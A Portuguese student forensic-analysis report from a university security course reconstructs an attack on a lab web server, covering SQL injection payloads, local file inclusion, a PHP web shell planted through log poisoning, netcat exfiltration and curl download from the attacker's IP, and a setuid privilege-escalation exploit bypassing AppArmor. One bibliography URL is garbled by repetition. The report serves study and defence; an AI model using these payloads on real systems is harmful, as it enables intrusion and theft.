Segurança Informática e nas Organizações

Professor: João Paulo Barraca

Análise Forense

Hugo Paiva, 93195 Luís Valentim, 93989



DETI Universidade de Aveiro 22-01-2020

Índice

Introdução	2
Mecanismos de Confinamento	3
2.1 Firewall	3
2.2 Encriptação	3
2.3 Containers Docker	3
2.4 Chroot	4
2.5 AppArmor	4
Sequência de ataque	5
3.1 Análise de <i>Logs</i>	5
3.1.1 Apache Access Log	5
3.1.2 Apache Error Log	6
3.1.3 Logs journald	6
3.2 SQL Injection	7
3.2.1 Acesso ao administrador	7
3.2.2 Tabelas	7
3.2.3 Escrever em ficheiros	8
3.3 Downloads.php	8
3.4 Display.php	8
Vulnerabilidades exploradas e Objetivos do atacante	10
4.1 <i>SQL Injection</i>	10
4.2 Local File Inclusion (LFI)	11
4.3 XSS	13
4.4 AppArmor	17
Conclusão	19
Bibliografia	20
	2.1 Firewall 2.2 Encriptação 2.3 Containers Docker 2.4 Chroot 2.5 AppArmor Sequência de ataque 3.1 Análise de Logs 3.1.1 Apache Access Log 3.1.2 Apache Error Log 3.1.3 Logs journald 3.2 SQL Injection 3.2.1 Accesso ao administrador 3.2.2 Tabelas 3.2.3 Escrever em ficheiros 3.3 Downloads.php 3.4 Display.php Vulnerabilidades exploradas e Objetivos do atacante 4.1 SQL Injection 4.2 Local File Inclusion (LFI) 4.3 XSS 4.4 AppArmor Conclusão

1 Introdução

Este trabalho consiste na análise forense completa de uma máquina na qual foi detectada actividades irregulares.

Conhecendo o contexto da situação, sabe-se à partida que se tratava de um sistema com uma série de vulnerabilidades já detectadas previamente, como por exemplo, a possibilidade de *SQL Injection* nos campos de *login*, vulnerabilidades de *Local File Inclusion*, entre outros.

Tendo isto em conta, foram identificadas as vulnerabilidades exploradas pelo atacante durante a sequência de ataque e se estas foram exploradas com sucesso, bem como qual o objetivo das mesmas.

2 Mecanismos de Confinamento

2.1 Firewall

A nível de regras de *Firewall*, apesar de não estar claro o que estava implementado, uma vez que as configurações das *iptables* normalmente não são persistentes, pelos pedidos feitos pelo atacante e pela pesquisa pelas configurações das regras da *Firewall* (sem sucesso), caso estas fossem persistentes, não parece que estaria algo implementado.

Tendo isto em conta, a *Firewall* poderia ter reconhecido comportamento suspeito bastante mais cedo, nomeadamente através de reconhecimento do *User Agent* e cruzá-lo com uma função de reconhecimento de *sub-stings*, por exemplo o facto da string *Hack* estar contida no *User Agent* seria uma boa razão para desconfiar do cliente. Para além disso, a frequência dos pedidos também foi suspeita, uma vez que pedidos em intervalos de tempo regulares de 10 a 20 segundos, durante mais de 14 minutos e sempre pelo mesmo endereço é um comportamento suspeito.

2.2 Encriptação

A nível da encriptação de ficheiros, o sistema estava na sua grande maioria desprotegido e sem qualquer tipo de protecção. Considera-se que documentos que tenham informação sensível, para além de não permitirem a leitura por qualquer utilizador poderiam ter sido encriptados com ferramentas como o *EncFS* ou *cryptsetup*.

2.3 Containers Docker

Através da análise dos ficheiros na máquina foi possível verificar que a base de dados *MySQL* estaria a ser executada num *container Docker*, uma vez que o *script* de inserção de dados executava comandos dentro de um *container*, o que por si só já representa uma grande mecanismo de confinamento uma vez que a isola totalmente do sistema operativo da máquina, evitando comprometimentos.

Figure 1: Inserção de dados na base de dados a correr em Docker

2.4 Chroot

O mecanismo *Chroot*, apesar de não implementado, poderia ter sido utilizado de forma a restringir o acesso a diretórios, ou seja permitir apenas navegação e operações dentro dos diretórios essenciais à aplicação e protegendo os restantes diretórios da máquina, o que iria também limitar consideravelmente as possibilidades de ataque.

2.5 AppArmor

Através de *AppArmor*, como é explicado posteriormente, a máquina limitava aquilo que alguns programas eram capazes de efetuar, sobrepondo-se até à *root*. Apesar disto, este mecanismo apenas estava definido para alguns programas pelo que a sua eficácia era algo limitada.

3 Sequência de ataque

3.1 Análise de Logs

Para analisar a atividade do atacante recorreu-se aos diversos *logs* disponíveis na máquina. Para além dos *logs* do sistema como os de autenticação, da kernel ou até os gerados pelo serviço *journald*, os principais *logs* analisados foram os do servidor *Apache*.

3.1.1 Apache Access Log

Os *logs* de acesso do servidor *Apache* guardam informação sobre eventos que ocorreram no servidor, como os acessos feitos ao mesmo.



Figure 2: Logs de acesso ao servidor Apache

Como é possível ver através dos *logs* de acesso, foram realizados diversos pedidos ao servidor sendo que o formato dos *logs* apresentados contem:

- Endereço IP do cliente
- · Data do pedido
- Método HTTP usado
- · Caminho do recurso pedido
- Protocolo HTTP que o cliente usou
- Código de estado retornado pelo servidor
- Tamanho do objeto pedido
- User-Agent Identificando a aplicação que o cliente utilizou para realizar o pedido

3.1.2 Apache Error Log

Os *logs* de erro do servidor *Apache* guardam informação de diagnóstico e registo de erros durante o processamento de pedidos.




Figure 3: Logs de erro ao servidor Apache

O formato dos *logs* apresentados contem:

- Data do pedido que gerou o erro
- Nível da mensagem (erro, aviso...)
- PID do processo
- Endereço IP do cliente
- · Mensagem de erro

3.1.3 Logs journald

Apesar de não possuírem muita informação relevante, tendo em conta a informação que os *logs* anteriores já forneciam, visto que estes *logs* não estavam num formato visível, foi utilizado o comando *journalctl-file ficheiro_log* para ser possível examinar o seu conteúdo.

3.2 SQL Injection

3.2.1 Acesso ao administrador

O primeiro passo no processo de ataque à máquina analisada foi o *login* na aplicação que foi obtido através de tentativa e erro com *SQL Injection* no campo de *login*.

```
Username: 'Password:

Username: '—//
Password:

Username: OR 1=1 — //
Password:

Username: admin@expressmotors.net
Password: abc

Username: admin@expressivemotors.net
Password: '

Username: admin@expressivemotors.net
Password: 'OR 1=1

Username: admin@expressivemotors.net
Password: 'OR 1=1
```

Figure 4: Tentativas de Login

3.2.2 Tabelas

Foi ainda utilizado *SQL Injection* através do campo *product type*, de forma a tentar receber informação relativa às tabelas existentes na base de dados.

```
GET /products.php?type=1%20UNION%20SELECT%201,2,3,4,5 HTTP/1.1\r\n

GET /products.php
type=1%20UNION%20SELECT%201,2,3,4,TABLE_NAME%20FROM%20INFORMATION_SCHEMA.TABL
ES HTTP/1.1\r\n

GET /products.php?
type=1%20union%20select%201,TABLE_NAME,2,4,%205%20FROM%20INFORMATION_SCHEMA.TA
BLES HTTP/1.1\r\n
```

Figure 5: Tentativas de visualizar as tabelas

3.2.3 Escrever em ficheiros

De seguida foi utilizado um método semelhante para tentar escrever no ficheiro *x.txt*, nomeadamente inserir a string *Hello* através do campo *prod* de *details.php*

```
GET /details.php?
prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt' HTTP/1.1\r\n

GET/details.php?
prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/www/html/x.txt'

HTTP/1.1\r\n
```

Figure 6: Tentativas de alterar x.txt

Posteriormente o atacante tenta aceder aos conteúdos de *x.txt* de forma a confirmar se a inserção foi bem sucedida mas o servidor retorna erro *404 Not Found*.

3.3 Downloads.php

O downloads.php foi explorado com objetivo de explorar uma vulnerabilidade LFI, a qual permite acesso a múltiplos ficheiros do sistema. Neste caso foram acedidos os ficheiros Brochure.pdf, index.php, config.php e display.php

Os pedidos foram todos efetuados segundo o mesmo formato: GET/download.php?item=../display.php HTTP/1.1

Os resultados foram retornados em bytes mas permitiram ao atacante obter informação sobre como o sistema funciona e posteriormente aproveitar essa informação para identificar vulnerabilidades a explorar.

3.4 Display.php

Através do campo *type* de *display.php*, foi possível introduzir comandos de terminal resultando numa série de comprometimentos de segurança explorados pelo atacante, que primeiramente efetuou o seguinte pedido:

GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1\r\n

Figure 7: Pedido ls em apresentado através de auth.log

Este pedido resultou na listagem dos conteúdos de *auth.log* que permitiu a execução dos comandos passados, como é explicado posteriormente. Foi a primeira instância da utilização deste formato que é consequentemente utilizado para a execução de todos os seguintes comandos a partir de *var/log/apache2/access.log*.

```
1s
whoami
cat etc/issue
uname -a
mount
docker ps
find / -mount
find / -perm -4000
/usr/sbin/sysinfo
cat /usr/sbin/sysinfo|nc -w 5 192.168.1.118 1337
curl http://192.168.1.118:8080/exploit --output /tmp/lspci
chmod 555 Ispci
PATH=/tmp:/bin:/sbin/usr/sbin/sysinfo 2>&1
1s /etc/apparmor.d
cat /etc/apparmor.d/usr.sbin.sysinfo
ls -la /usr//usr/local
cp /tmp/lspci /usr/local/bin
PATH=/usr/local/bin:/bin/usr/sbin/sysinfo 2>&1
```

Figure 8: Comandos efetuados a partir de var/log/apache2/access.log

4 Vulnerabilidades exploradas e Objetivos do atacante

4.1 SQL Injection

SQL Injection é uma técnica caracterizada pela injeção de código *SQL* em áreas de *input*, de forma a executar comandos maliciosos com capacidade de recolha/alteração e/ou eliminação de dados, de modo dissimulado.

Durante o primeiro passo do ataque à máquina analisada, o atacante focou-se na página de login, utilizando os campos do formulário para verificar se o mesmo estava vulnerável a SQL Injection, o que se verificou. O atacante começou por colocar uma simples ' na entrada do email para verificar a existência da vulnerabilidade, o que se confirmou com o servidor a retornar um erro relacionado com a sintaxe de SQL. Posto isto, o mesmo procedeu a outras tentativas, sendo que conseguiu realizar o login com a primeira conta que se encontrava na base de dados, o admin, ao colocar no campo do email ' OR 1=1 – //, uma vez que a condição de SELECT retornará sempre um utilizador pois 1 é sempre igual 1, ignorando todas as restantes verificações a seguir na query, podendo ser colocada qualquer password.

O atacante continuou a explorar esta vulnerabilidade no entanto, tentou iniciar sessão com um email que não existia na base de dados, o *admin@expressivemotors.net*, uma vez que foi sempre redireccionado para /account.php?login=user como de acordo com o código de login, não obtendo o resultado pretendido.

```
include 'connection.php';
       = "SELECT * FROM tblMembers WHERE username='" . $ POST['usermail'] .
$result = mysql query($sql, $link);
if (!$result) {
   echo "DB Error, could not query the database\n";
   echo 'MySQL Error: ' . mysql_error();
   exit;
if (mysql num rows($result) < 1) {
   header('Location: /account.php?login=user');
else {
           = "SELECT session FROM tblMembers WHERE username='" . $ POST['use
   $result = mysql query($sql, $link);
   if (mysql num rows($result) == 0) {
       header('Location: /account.php?login=pass');
   else {
       $row = mysql fetch assoc($result);
       setcookie("SessionId", $row['session']);
       header('Location: /account.php?login=success');
```

Figure 9: Código do login.php que redireciona para /account.php?login=user caso não exista conta

O ataque continuou passando por explorar o *website* encontrando outras vulnerabilidades do tipo *SQL Injection* em *products.php* e *details.php*. Na primeira vulnerabilidade, o atacante tentou obter informações relativas às tabelas da base de dados no entanto, apesar de as *queries* à base de dados estarem desprotegidas, as informações apresentadas eram apenas de certas colunas ou apenas apresentado erro, o que levou a que não se obtivesse nenhuma informação relativa. Em relação à segunda, a mesma situação ocorreu pelo que as tentativas feitas de escrita num ficheiro foram executadas, como é possível verificar pelo erro retornado ao fazer o segundo pedido, dizendo que o ficheiro já existia. No entanto, ao analisar a máquina, não foi possível encontrar o ficheiro.

4.2 Local File Inclusion (LFI)

Local File Inclusion (LFI) é um tipo de vulnerabilidade que permite o acesso não autorizado a ficheiros do sistema, permitindo a atacantes aceder a ficheiros sensíveis do servidor. É tipicamente encontrada em sites *php* onde um código com o objetivo de carregar uma página, ficheiros ou outros não filtra corretamente o *input* do utilizador.

Ao explorar o ficheiro *download.php* o atacante, tal como foi demonstrado no primeiro trabalho, explorou uma vulnerabilidade deste tipo, tendo realizado *download* de diversos ficheiros *php* sem estes serem executados, permitindo-lhe explorar o código do servidor, de modo a encontrar outras vulnerabilidades.

Os ficheiros que o atacante conseguiu obter seguindo este método foram os seguintes:

- Brochure.pdf
- index.php
- config.php
- display.php
- products.php

Desta forma, foi também permitido ao atacante verificar se os comandos realizados anteriormente através da vulnerabilidade de *SQL Injection* para escrever em um ficheiro tinham tido sucesso, o que não se verificou, uma vez que ao tentar aceder ao ficheiro, o servidor não lho retornou, levando a erros no servidor *Apache* reportados no *log*.

Isto é uma grave falha de segurança uma vez que é apenas verificado se o cliente está a tentar aceder a directórios não autorizados caso o nível da *cookie* seja 2 e, tendo em conta que no *header.php* quando não existe *cookie*, é definido o nível como 1, esta verificação praticamente não acontece.

Figure 10: Conteúdo do ficheiro getfile.php utilizado pelo download.php

Além disso, um dos ficheiros obtidos contem as credenciais da base de dados, sendo um comprometimento de informação muito elevado:

```
<?php
$host = '127.0.0.1';
$user = 'root';
$pass = '1ll-b3-b4ck';
$database = 'oldstore';
?>
```

Figure 11: Credenciais da base de dados

4.3 XSS

XSS é uma vulnerabilidade que permite a atacantes injetar *scripts* maliciosos em sites supostamente confiáveis. Durante esta análise foi detetado um tipo de XSS, o *Reflected*. Este tipo de vulnerabilidade acontece, normalmente, quando o atacante fornece um *link* com parâmetros de consulta HTTP que são usados para exibir uma página de resultados sem a devida filtração de parâmetros e com potenciais ataques, como foi o caso.

Após a análise dos ficheiros descarregados através da vulnerabilidade anteriormente descrita, o atacante provavelmente verificou uma outra que lhe permitia executar código *php* utilizando um tipo de *XSS*, o *Reflected*, ao passar código no parâmetro *lang* sempre que acede a *display.php*. Como é possível ver através do conteúdo do ficheiro, passando o parâmetro *type*, desde que esse tipo devolvesse algum produto, o servidor iria atribuir à variável *\$lang* o conteúdo do parâmetro com o mesmo nome, fazendo *include* posteriormente, permitindo a injeção no código de qualquer parâmetro passado no código *php*, incluindo ficheiros caso estes existam. Isto é um problema grave uma vez que pode ser utilizado para executar código no servidor ou até injetar código com o objetivo de ser executado na máquina do cliente, caso este aceda ao *url* com *XSS*. **Deste modo, para além de uma vulnerabilidade de** *XSS***, esta pode ser também considerada uma vulnerabilidade** *LFI* **ou** *RFI* **(***Remote File Inclusion***)**

```
<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $currency = '$';
    $type = $_GET['type'];
    $sql = 'SELECT * FROM tblProducts WHERE type =' . $type;

if (!$result = mysql_query($sql, $link)) {
    header('Location: /index.php') ;
}

if (!$result) {
    echo "DB Error, could not query the database\n";
    echo 'MySQL Error: ' . mysql_error();
    exit;
}

if (mysql_num_rows($result) > 0) {
    if (isset($_GET['lang'])) {
        $lang = $_GET['lang'];
    }
    elseif (isset($_COOKIE['lang'])) {
        $lang = $_COOKIE['lang'];
    } else {
        $lang = 'GBP';
    }

include $lang;

while ($row = mysql_fetch_assoc($result)) {
```

Figure 12: Vulnerabilidade no ficheiro display.php

O uso desta vulnerabilidade foi fulcral para o resto do ataque uma vez que permitiu ao atacante não só aceder a qualquer ficheiro com o caminho absoluto, bem como executar o código *php* que estivesse no ficheiro desse caminho, como se verificou.

O primeiro teste do atacante foi o *download* do ficheiro *index.php* em base 64, de modo a não ser interpretado, e que após uma comparação com o ficheiro já obtido através da vulnerabilidade anterior de *LFI*, poderia conseguir verificar que de facto o sistema está comprometido. Isto foi realizado com o parâmetro *lang php://filter/read=convert.base*64-encode/resource=index.php.

O atacante realizou tentativas falhadas de autenticação via *ssh* com um utilizador inválido chamado <*?php system(\$_GET["cmd"]);?*>, estas que como é de esperar aparecem no ficheiro de *logs* de autenticação do *Linux*:

```
Jan 6 09:59:53 cyberdyne sshd[924]: Invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998

Jan 6 10:00:35 cyberdyne sshd[924]: Falled none for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2

Jan 6 10:00:35 cyberdyne sshd[924]: Falled password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2

Jan 6 10:00:35 cyberdyne sshd[924]: Falled password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2

Jan 6 10:00:35 cyberdyne sshd[924]: Connection closed by invalid user <?php system($_GET["cmd"]);?> 192.168.1.118 port 57998 [preauth]
```

Figure 13: Logs de Autenticação

Este nome de utilizador não foi escolhido ao acaso pois, como é possível observar, o mesmo tenta obter o parâmetro *cmd* do *url* utilizado e executa os comandos *shell* passados através desse parâmetro. Com isto feito e, com a vulnerabilidade explorada anteriormente, o atacante aproveitou para executar um comando e obter o resultado ao aceder ao *url /display.php?type=1lang=/var/log/auth.logcmd=ls* que fará *include* do ficheiro de *logs* de autenticação que, por sua vez, irá conter o comando *php* para executar os comandos *shell* passados no parâmetro *cmd*, sendo retornado o resultado o comando *ls*.

Com o objetivo de explorar uma vulnerabilidade semelhante, o atacante acedeu ao *index* do servidor mas, desta vez, com o *User-Agent* no cabeçalho *HTTP* como <*?php system(\$_GET['cmd']);?>*. Com a explicação já dada deste comando, é possível concluir que o atacante explorou uma nova forma de executar comandos *shell*, que acabou por conseguir. Visto que os *logs* do servidor *Apache* são guardados em */var/log/apache2/access.log*, o atacante realizou o *include* deste ficheiro através da vulnerabilidade explorada anteriormente, conseguindo novamente acesso à *shell*. O resto do ataque passou por explorar esta última vulnerabilidade.

O atacante começou por ver todo conteúdo do diretório onde a *shell* estava a ser executada, neste caso a raiz da máquina, através do comando *ls.* Soube também qual o utilizador da máquina que estava a correr o servidor *Apache* e a consola *shell* através do comando *whoami*, ficando a saber que correspondia ao utilizador *www-data*.

Posteriormente, o utilizador verificou qual a mensagem que é apresentada antes do *login* ao ver o conteúdo do ficheiro /etc/issue com o comando cat, verificou também as diversas informações da kernel do sistema através do comando uname -a, bem como todos os sistemas de ficheiros montados à máquina com o comando mount.

Através do comando *docker ps* tentou verificar se existiam alguns *containers Docker* em execução no entanto, este comando deu erro por falta de permissões uma vez que apenas o utilizador *root* é que se consegue ligar a uma *socket Unix* utilizada para aceder ao *Docker*, como foi reportado nos *logs* de erro do servidor. Além disso também não foi possível a máquina encontrar as configurações do *Docker* uma vez que a variável \$HOME não estava definida.

Posteriormente viu todos os ficheiros em todos os sistemas de ficheiros montados com o comando *find -mount* e, ainda mais importante, procurou todos os ficheiros na máquina, a partir da raiz, que tinham permissão com o valor 4000, ou seja, que eram executados com todas as permissões, tal como se o utilizador fosse o *root*, mesmo que o utilizador atual não o fosse, com o comando *find / -perm 4000*, que também gerou erros de falta de permissões ao tentar aceder a alguns ficheiros. Estes ficheiros com esta permissão, caso bem explorados, dão aso ao atacante conseguir o máximo de permissões na máquina e obter total controlo.

De entre os vários ficheiros que lhe foram retornados, o atacante concentrou-se no ficheiro /usr/sbin/sysinfo que serve para obter informações do sistema, executando-o. Através do comando cat /usr/sbin/sysinfo |nc -w 5 192.168.1.118 1337 foi possivel o atacante enviar para si próprio o ficheiro, abrindo uma ligação TCP com o seu endereço de IP na porta 1337 com timeout de 5 segundos.

De modo a tentar entender o objetivo do atacante e visto que este ficheiro se encontrava em binário, assemelhandose com um programa compilado de *C*, foi utilizada a ferramenta *Ghidra* para descompilar o mesmo:

Figure 14: Função main do código original do programa sysinfo

Olhando para o código original, é possível perceber que para além de diversas informações apresentadas na consola relativas às informações do sistema, o programa executa o ficheiro *lscpi* que, devido à permissõe com valor 4000, é executado com permissões máximas. Através desta descoberta, o atacante, desde que conseguisse substituir o código do ficheiro *lscpi*, conseguiria realizar as tarefas que pretendesse com as permissões máximas do sistema. E foi com isto em mente que o atacante realizou o próximo comando, recorrendo a *curl http://192.168.1.118:8080/exploit –output /tmp/lspci* realizou *download* de um ficheiro que através do nome, percebe-se que servirá para explorar este escalonamento de permissões.

Visto que o ficheiro recebido pelo servidor também se encontrava em binário, voltou-se a recorrer ao *Ghidra* para descompilar o mesmo:

```
j Decompile: main - (lspci)

| indefined8 main(void)
| uid_t_var1;
| seteuid(0);
| yar1 = geteuid();
| printf("ad\n", (ulong)_var1);
| system("/bin/curl http://192.168.1.118:8888/index.html —output /tmp/index_pwn.html");
| rename("/tmp/index_pwn.html","/var/www/html/index_pwn.html");
| return 0;
| 14
```

Figure 15: Função main do código original do programa exploit do atacante

Como é possível verificar, o *exploit* visa executar como *root* ao colocar o utilizador do processo como o utilizador com *id* 0, o *root*, através de *seteuid*(0) e fazer *download* de um ficheiro *index.html* presente no servidor do atacante, colocando-o posteriormente na pasta de disponibilização de acesso por parte do servidor de *Apache* da máquina vítima com o nome *index_pwn.html*.

Apesar de todo o comprometimento que este *exploit* poderia vir a trazer, o atacante cingiu-se a transferir um ficheiro *html* que para demonstrar que a máquina é totalmente vulnerável, sem nenhum efeito muito negativo, apesar de todo o acesso possível:




Figure 16: Página do *index_pwn.html*

Dito isto, para ser possível executar este *exploit*, o atacante primeiro teve de executar o comando *chmod 555* /*tmp/lspci* de modo a fornecer permissões para que o ficheiro não seja modificado por ninguém, com exceção do *root*, sendo permitida a sua execução.

Para testar o seu funcionamento, o atacante coloca o *PATH* do sistema como /tmp:/bin:/sbin de modo a procurar os programas a serem executados primeiro na pasta /tmp para o sysinfo executar o exploit lá presente e executa o próprio sysinfo redireccionando a stream de erro para a stream normal de output, de modo a conseguir detetar algum erro, caso exista, uma vez que a vulnerabilidade está apenas a escutar a stream normal da shell, através do comando *PATH=/tmp:/bin:/sbin/usr/sbin/sysinfo 2>1*.

Visto que o comando não retornou nada, o atacante deve ter assumido que o ataque não foi bem sucedido e decidiu verificar as definições do *AppArmor*. Analisando os *logs* da *kernel* é possível verificar que a execução foi bloqueada:

Jan 6 10:04:21 cyberdyne kernel: [1343.816675] audit: type=1400 audit(1609927461.786:7): apparmor="DENIED" operation="exec" profile="/usr/sbin/sysinfo" name="/tmp/lspci" pid=981 comm="sysinfo" requestion="exec" profile="/tmp/lspci" pid=981 comm="sysinfo" requestion="exec" profile="/tmp/lspci" pid=981 comm="sysinfo" pid=981 comm="sys

Figure 17: Logs da kernel

4.4 AppArmor

AppArmor é um sistema de controlo de acessos construído sobre a interface dos módulos de segurança do Linux. Basicamente, sempre que um processo realiza uma operação, o kernel do sistema consulta o AppArmor para verificar se este processo está autorizado para o fazer.

Cada programa tem regras de controlo de acesso, chamadas de *profile*, aplicadas pela *kernel*, dependendo do caminho de instalação do programa, independentemente do utilizador que está a executá-lo. Todos este perfis estão armazenados em *letc/apparmor.d/* e contém uma lista das regras de controlo de acesso dos recursos que cada programa pode utilizar.

Nos próximos passos, o atacante verifica o conteúdo do diretório /etc/apparmor.d/ e vê o conteúdo do ficheiro /etc/apparmor.d/usr.sbin.sysinfo referente ao perfil do AppArmor do programa /usr/sbin/sysinfo:

```
1 /usr/sbin/sysinfo {
2 capability setuid,
3
4 /etc/ld.so.cache r,
5 /usr/lib/x86_64-linux-gnu/lib* mr,
6
7 /usr/bin/dash ix,
8
9 /usr/bin/* ux,
10 /usr/local/bin/* ux,
11
12 }
```

Figure 18: Conteúdo do ficheiro /etc/apparmor.d/usr.sbin.sysinfo

As regras definidas são as seguintes:

- **capability setuid** Permite ao programa definir o xi do utilizador que vai executar o processo (neste caso utilizado para elevação de permissões para *root*)
- /etc/ld.so.cache Permite acesso de leitura a este ficheiro
- /usr/lib/x86_64-linux-gnu/lib* mr Mapeia os ficheiros em questão para memória e permite o acesso de leitura aos mesmos
- /usr/bin/dash ix Evita a normal execução deste programa, mantendo-o confinado aos controlos de acesso definidos para o programa atual, se este o evocar
- /usr/bin/* ux e /usr/local/bin/* ux- Permite a execução destes programas sem estarem confinados aos controlos de acesso

A partir da visualização deste ficheiro, o atacante conseguiu verificar que apenas conseguiria realizar este ataque se colocasse o seu *exploit* ou na pasta */usr/bin/* ou na pasta */usr/local/bin/* de modo a ser executado sem estar confinado aos controlos de acesso. Visto isto, foi realizado o comando *ls -la /usr/ /usr/local* provavelmente para verificar

em qual das duas opções a pasta *bin* tinha permissões de escrita para o utilizador atual, optando pela última opção visto que permitia outros utilizadores além do grupo do criador e do criador da pasta, o *root*, escrever na mesma.

Por fim, o atacante copiou o ficheiro para a pasta /usr/local/bin através de cp /tmp/lspci /usr/local/bin e voltou a executar o programa com o comando PATH=/usr/local/bin:/bin /usr/sbin/sysinfo 2>1, conseguindo executar o exploit como root e deixando a página inicial do servidor com a mensagem de que o servidor foi atacado.

5 Conclusão

Para terminar, pensa-se que, de acordo com as metas estabelecidas pelo docente, o trabalho foi bem sucedido. Foi possível detectar as vulnerabilidades que realmente deram total acesso da máquina ao atacante, bem como entender todo o caminho percorrido pelo mesmo e quais as ações evitadas devido às medidas de segurança implementadas.

Através de todas estas descobertas, o dono do servidor já terá uma grande ideia do quão vulnerável a sua máquina realmente está e deve implementar o quanto antes medidas para evitar estes ataques, devendo a máquina estar indisponível até lá, tendo em conta a gravidade dos potenciais ataques.

Este trabalho focou-se nos problemas mais graves detectados relativamente à segurança do sistema pelo que a explicação de alguns conceitos menos relevantes pode não estar presente.

6 Bibliografia

```
[1] https://httpd.apache.org/docs/2.2/logs.html
[2] https://docs.docker.com/engine/security/#docker-daemon-attack-surface
[3] http://manpages.ubuntu.com/manpages/xenial/man5/apparmor.d.5.html
[4] http://manpages.ubuntu.com/manpages/xenial/man2/setuid.2.html
[5] https://sushant747.gitbooks.io/total-oscp-guide/content/local_file_inclusion.html
[6] https://unix.stackexchange.com/questions/199988/how-to-inspect-systemd-journal-files-directly
[7] https://httpd.apache.org/docs/2.4/
[8] https://ghidra-sre.org
[9] https://serverfault.com/questions/617007/how-do-i-find-out-where-my-iptables-rules-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-being-stones-are-be
```

Para além destas fontes, foram consultados os slides da disciplina e utilizadas diversas fontes de suporte em relação às diversas tecnologias da máquina. Foram também consultadas muitas fontes não fortemente relacionadas às vulnerabilidades encontradas que ajudaram a entender diversos problemas mas que acabaram por não se guardar.